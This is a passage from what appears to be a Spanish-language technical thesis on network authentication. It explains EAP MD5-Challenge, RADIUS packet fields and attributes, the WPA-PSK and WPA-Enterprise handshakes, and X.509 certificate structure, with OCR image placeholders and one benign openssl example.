


Fig. 3.12 Captura de paquetes para una autenticación de tipo NAK

d) MD5-Challenge

Este tipo de consulta es enviada por el Autenticador al suplicante. La respuesta del suplicante podría ser del tipo Md5 Challenge, NAK, o NAK expandido como se muestra en la Tabla Nº 3.1. Si el suplicante o el servidor de autenticación no soportan MD5-Challenge, la respuesta a ésta consulta daría error.

Éste método de autenticación generalmente no es usado para redes inalámbricas pues existen amenazas sobre las cadenas de octetos (16 octetos) ya que el algoritmo no especifica como los octetos son creados y puestos en el paquete. Él método MD5-Challenge solo cuenta con el mecanismo de autenticación usando password o clave compartida.

En la Fig. 3.13 se observa la consulta del Autenticador al para usar el paquete MD5-Challenge como el mensaje de desafío al usuario.




Fig. 3.13 Captura de paquetes para una autenticación del tipo MD5-Challenge

3.4 RADIUS

Es el primer protocolo de red basado en el modelo AAA y usado para proporcionar la validación de los usuarios a los servicios del internet. Las organizaciones o instituciones que brinden servicios de redes podrían usar éste protocolo de red para autenticar a sus usuarios de una forma centralizada.

El paquete RADIUS se encuentra encapsulado en un campo UDP y recibe peticiones de sus clientes (NAS u otro servidor RADIUS) usando el puerto 1812.

En la Fig. 3.14 se observa el proceso de validación entre un cliente y un servidor RADIUS [20].




Fig. 3.14 Arquitectura RADIUS

3.4.1 Estructura del paquete RADIUS

El paquete RADIUS consta de cuatro campos como se muestra en la Fig. 3.15.




Fig. 3.15 Estructura del paquete RADIUS

Los campos en la estructura de un paquete RADIUS son:

a) **Código:** Su valor es de un octeto e identifica al tipo de paquete RADIUS. En la tabla 4.2 se muestra los valores de los códigos válidos escrito por la RFC 2865.
b) **Identificador:** Este campo permite controlar los paquetes "Access-Request" y "Access-Response" para evitar paquetes duplicados. Por ejemplo cuando una consulta es duplicada se tiene un paquete con la misma IP de origen, mismo puerto y el mismo valor del identificador.
c) **Longitud:** Indica el tamaño total del paquete RADIUS, los octetos fuera de ese tamaño pueden ser ignorados en la recepción. La longitud mínima del paquete es de 20 bytes y la longitud máxima es de 4096 bytes.
d) **Autenticador:** Su tamaño es de 16 octetos y es usado para autenticar las consultas y respuestas hacia y desde el servidor RADIUS respectivamente.

En la TABLA Nº 3.2 Se observa los tipos de paquetes RADIUS.

TABLA N° 3.2 Tipos de paquetes RADIUS

#	Tipo de paquete RADIUS
1	Access-request
2	Access-accept
3	Access-reject
4	Accounting-request
5	Accounting-response
11	Access-challenge
12	Status-server (experimental)
13	Status-client (experimental)
255	Reservado

En el campo Autenticador existen dos modos:

a) **Consultas del Autenticador (Request Authenticator):** Access-Request.
b) **Respuestas del Autenticador (Response Authenticator):** Access-Response, Access-Reject y Access-Challenge.

La longitud del campo "**Authenticator**" es de 16 octetos aleatorios y su valor es imprevisible y único sobre el tiempo de vida de una clave secreta compartida entre un servidor y un cliente RADIUS.

Al hacer únicos los valores del campo Autenticador, hace más difícil para un atacante conseguir, en un tiempo mínimo, descifrar el valor de la clave secreta en conjunción con el valor de consulta al menos que adivine el valor real de la clave y pueda responder a las consultas del servidor RADIUS.

En la Fig. 3.16 se observa el proceso de cifrado de la clave del usuario a ser transmitido. En ello, la clave secreta ingresada por el usuario se combina con la resultante de un hash md5 entre la clave secreta compartida por el servidor radius y el valor del campo "Request Authenticator" dando como resultando en una función X-OR el valor del atributo User-Password [21].




Fig. 3.16 Proceso de cifrado del campo "Request Authenticator"

El valor del campo "Response Authenticator" es el resultado de un hash Md5 entre el valor del código, ID, longitud, Request Authenticator, atributos y clave compartida tal como se muestra en el ejemplo 3.1

Ejemplo 3.1. Fórmula para obtener el valor del campo "Response Authenticator"

Valor de Response Authenticator= Md5 (Código; ID; Longitud; Request Authenticator; Atributos; Clave Compartida)

3.4.2 Protocolo de autenticación RADIUS

Los protocolos de autenticación RADIUS compatibles son muchos, entre los principales tenemos PAP, CHAP, MSCHAP, EAP-MSCHAPv2, etc. Y los password de los usuarios podrían ser almacenados mediante texto plano, NT hash, MD5 Hash, etc.

La Fig. 3.17 se muestra las compatibilidades entre los protocolos de autenticación y los passwords de los usuarios almacenados en una base de datos o en un servidor LDAP.




Fig. 3.17 Compatibilidad entre los protocolos de autenticación y los password
Fuente: "http://deployingradius.com/documents/protocols/compatibility.html"

3.4.3 Atributos en RADIUS

Los atributos forman parte del formato de paquete RADIUS y su función es brindar información acerca de la configuración de los mensajes RADIUS. Los atributos serán definidos según el tipo de paquete transmitido.

En la Fig. 3.18 se muestra el formato de los atributos usados en un paquete RADIUS.




Fig. 3.18 Formato del campo atributo de un paquete RADIUS

a) **Campo Tipo:** Son los valores que identifica a cada atributo. En el anexo D se muestra una lista de atributos según RFC 2865.
b) **Campo Longitud:** El valor del campo longitud de un atributo es de 1byte o 255 en decimal, por lo que existirán 255 valores de atributos posibles.
c) **Campo Valor:** Éste campo es el más importante ya que contiene información específica de un atributo.

3.5 Acceso Protegido WIFI (WPA)

Es un protocolo de red creado por la alianza WIFI cuyo objetivo fue solucionar los problemas de confidencialidad del protocolo WEP. Las características del protocolo WPA son las siguientes:

- Usa una clave inicial compartida entre todos los usuarios.
- Usa un protocolo de integridad de clave temporal (TKIP) para el cifrado de datos.

- Usa el mismo algoritmo de cifrado RC4, similar a WEP.
- Usa un vector de inicialización de 48 bits, el doble que el usado en WEP.
- En cuanto a la integridad de los mensajes, se ha reemplazado el código CRC-32 por el código de integridad de mensaje MIC.
- Incluye un contador de tramas para evitar los ataques de repetición de paquetes.

En la Fig. 3.19 se observa el formato de la trama WPA




Fig. 3.19 Estructura del paquete WPA

3.5.1 Modos del cifrado WPA

Existen dos modos de cifrado en el proceso WPA: Modo Home y Modo Empresarial.

El modo home es conocido como el proceso de Handshake de cuatro vías (Ver Fig. 3.20) y el modo empresarial como proceso de cifrado con EAP (Ver Fig. 3.22).

a. WPA Pre-Shared Key

Características:

- Utiliza una clave inicial compartida, pero a diferencia de WEP ésta clave varia cada cierto tiempo.
- Utiliza una longitud mayor en el tamaño de las claves ingresadas por el usuario: de 8 a 63 ASCII o 64 dígitos hexadecimales.
- Utiliza un código que verifica la integridad de los datos transmitidos por el usuario llamado Código de Integridad de Mensajes (MIC).

En la Fig. 3.20 siguiente se observa gráfico de un escenario WPA-HOME con llave compartida.




Fig. 3.20 Escenario de una red inalámbrica con seguridad WPA-PSK

Proceso de cifrado WPA-PSK

El proceso de autenticación y cifrado WPA Home se describirá en los siguientes pasos:

1. El proceso de cifrado depende de un par de llaves maestras conocida como PMK la cuál es el resultado de una función entre la frase de paso y el valor del SSID.
2. Una vez que el cliente tiene su PMK, éste empieza a negociar con el punto de acceso para obtener un par de llaves transitorias, éste par de llaves es conocida como PTK y son creadas cada vez que el cliente se conecta al punto de acceso y en cada periodo de tiempo.
3. La función que resulta del valor de PMK creados por el punto de acceso y el cliente que se conecta, y las macs address de los mismos resulta en el valor PTK la cual es enviado al punto de acceso para la comprobación de la integridad del mensaje durante el intercambio de la autenticación.
4. El punto de acceso comprueba el valor de PMK y PTK y envía la respuesta al suplicante.
5. El suplicante hace lo mismo y reenvía su respuesta al punto de acceso. Si el resultado de la MIC no concuerda con la del usuario significa que los valores del PMK y PTK son incorrectos.
6. Se instala la clave y se realiza la transferencia de datos cifrados.

En la Fig. 3.21 se observa el proceso de cifrado WPA-PSK.




Fig. 3.21 Proceso de cifrado WPA-PSK

b. WPA Empresarial

Características:

- Requiere de un servidor de autenticación
- El valor del PMK varía dinámicamente cada vez que un usuario se conecta.

- El valor del PMK es generado en el servidor de autenticación para luego ser transmitido al usuario pasando por el punto de acceso.
- Cada usuario tiene unas credenciales específicas de conexión a una red inalámbrica con soporte WPA-Empresarial.

En la Fig. 3.22 se observa un escenario WPA-Enterprise.




Fig. 3.22 Escenario de una red inalámbrica con seguridad WPA-Empresarial

Proceso de cifrado WPA-Empresarial

El proceso de autenticación y cifrado WPA Enterprise se describirá en los siguientes pasos: (ver Fig. 3.23).

1. Un suplicante (usuario) requiere una conexión inalámbrica hacia el punto de acceso iniciando un proceso conocido como EAP sobre LAN (EAPOL).

2. El punto de acceso envía un paquete "EAP-Request" al suplicante solicitando su identidad.
3. El suplicante responde a la consulta envía su identidad en un paquete EAP Response.
4. El punto de acceso reenvía dicho paquete al servidor de autenticación encapsulando el paquete EAP en un paquete "RADIUS Access-Request".
5. El servidor RADIUS responde la consulta enviando un paquete de desafío "RADIUS Access-Challenge" incluyendo unas banderas (flags) para el inicio del protocolo de autenticación configurado por defecto en el mismo.
6. El suplicante recibe un paquete "EAP Response-Identity"
7. El suplicante envía un paquete "Cliente-Hello" al punto de acceso en donde hace mención de la versión del protocolo de autenticación a usarse, los algoritmos de cifrado que soporta y envía un valor random al punto de acceso.
8. El punto de acceso reenvía el paquete enviado por el suplicante en un paquete "RADIUS Access-Request".
9. El servidor RADIUS responde dicha solicitud enviando un paquete "Server Hello" en donde acepta los requerimientos, escoge una versión del protocolo de autenticación requerido, escoge una suite de algoritmos de cifrado y se adjunta el certificado firmado por una entidad certificadora.
10. Estos valores son reenviados por el punto de acceso hacia el suplicante.
11. Por último, tanto el suplicante como el servidor RADIUS comparten una llave de sesión, un par de llaves maestras (PMK) y una llave de firma hasta completar el Handshake (apretón de manos) entre el suplicante y el servidor de autenticación RADIUS.




Fig. 3.23 Proceso de cifrado WPA-Empresarial

El modo de autenticación empresarial (WPA-Enterprise) es el método más seguro y está orientado para usarse en grandes oficinas.

Por ejemplo, en el caso que un atacante logre recuperar el valor del PMK en el proceso de cifrado WPA, éste solo podría hacerse pasar por un usuario para una sola conexión específica, limitando el tiempo de conexión para el atacante.

El servidor de autenticación finalmente es que el que acepta o rechaza al usuario mientras el Punto de Acceso es el que permite que se conecte a la red.

Si la autenticación es satisfactoria, tanto el cliente como el servidor de autenticación derivan de la misma PMK.

3.6 Certificados digitales

Un certificado digital es un documento, en un formato determinado, que garantiza a los servidores con acceso a una red IP (p.e. RAAP o Internet), la integridad de su información expuesta.

Para esto, una entidad certificadora, con autoridad, firma con su llave privada una consulta de certificado de una institución que solicita garantía en su información. Éste certificado firmado tendrá un tiempo de validez e incluirá la identidad de la autoridad que lo certifica, una huella digital el cual garantizará la integridad de sus datos y las identidades del emisor de la firma digital así como del sujeto propietario del certificado.

La vinculación entre la identidad del sujeto propietario del certificado y su clave pública lo garantiza la entidad emisora de certificado, el cuál comprueba que la clave pública del servidor es quien dice ser. Una vez validado el certificado, la transmisión de datos entre el cliente y el servidor viajan de forma segura usando una infraestructura de claves públicas (PKI).

Existen varios formatos que representan a los certificados digitales, el más usado es el estándar UIT-T X509. La estructura del formato digital se representa de la siguiente manera:

En la Fig. 3.24 se puede observar la estructura de un certificado digital X509 el cual se divide en las siguientes partes:

- **Versión**: Actualmente existen tres versiones del estándar, la versión x509v3 es la usada actualmente.
- **Número de serie**: Es un número entero positivo asignado por la entidad certificadora a cada certificado emitido por la misma. Su valor es siempre único para cada certificado emitido por lo que un nombre de emisor y su número serial identifica a un certificado único.
- **Algoritmo de la firma**: Es el algoritmo usado para la firma digital del certificado emitido. Se recomienda el uso del algoritmo "sha1WithRSAEncryption".
- **Emisor**: Éste campo identifica la entidad que firma el certificado usando su llave privada.
- **Validez del certificado**: El tiempo de validez de un certificado emitido dependerá de un acuerdo entre la autoridad emisora y la institución propietaria de la certificadora. Se recomienda que tenga un tiempo de validez no mayor de cinco años.
- **Sujeto que es firmado**: Éste campo, al igual que el campo "Emisor", contiene valores definidos previamente por la institución solicitante del certificado digital.
- **Clave pública del sujeto**: Es un campo en bytes que junto al campo "sujeto" identifica al solicitante del certificado digital.
- **Extensiones X509v3**: Son campos opciones del estándar y es usado para, de alguna manera, asociar información adicional a sujetos, claves públicas, etc.
- **Firma digital del CA**: Es una huella o hash a un certificado digital incluyendo datos de la CA. Su función es demostrar la autenticidad de un mensaje digital para la transmisión segura de datos por el internet.




Fig. 3.24 Estructura X509v3

En el ejemplo 3.2 se observa el resultado del campo "issuer" para determinar el sujeto perteneciente al certificado específico.

Ejemplo 3.2. Cálculo del emisor de un certificado en específico.

openssl x509 -in ValiCert_Class_1_VA.pem -noout –issuer

issuer= /L=ValiCert Validation Network/O=ValiCert, Inc./OU=ValiCert Class 1 Policy Validation Authority/CN=http://www.valicert.com//emailAddress=info@valicert.com

En la Fig. 3.25 se observa el proceso completo de una infraestructura de clave pública (PKI) [22], en el cuál un usuario solicita a una Autoridad Certificadora (CA) la firma digital de un certificado para un determinado servicio, por ejemplo RADIUS. Este proceso inicia cuando el usuario envía una solicitud de certificado añadiendo ciertos datos que identifica a su institución de origen y la clave pública del certificado generado, luego la CA recibe dicha petición y adjunta sus datos de identidad correspondiente y un tiempo de caducidad del certificado, a éste último se obtiene su huella mediante usando un hash de 20 bytes de salida (sha-1), el resultado obtenido y la clave privada del CA 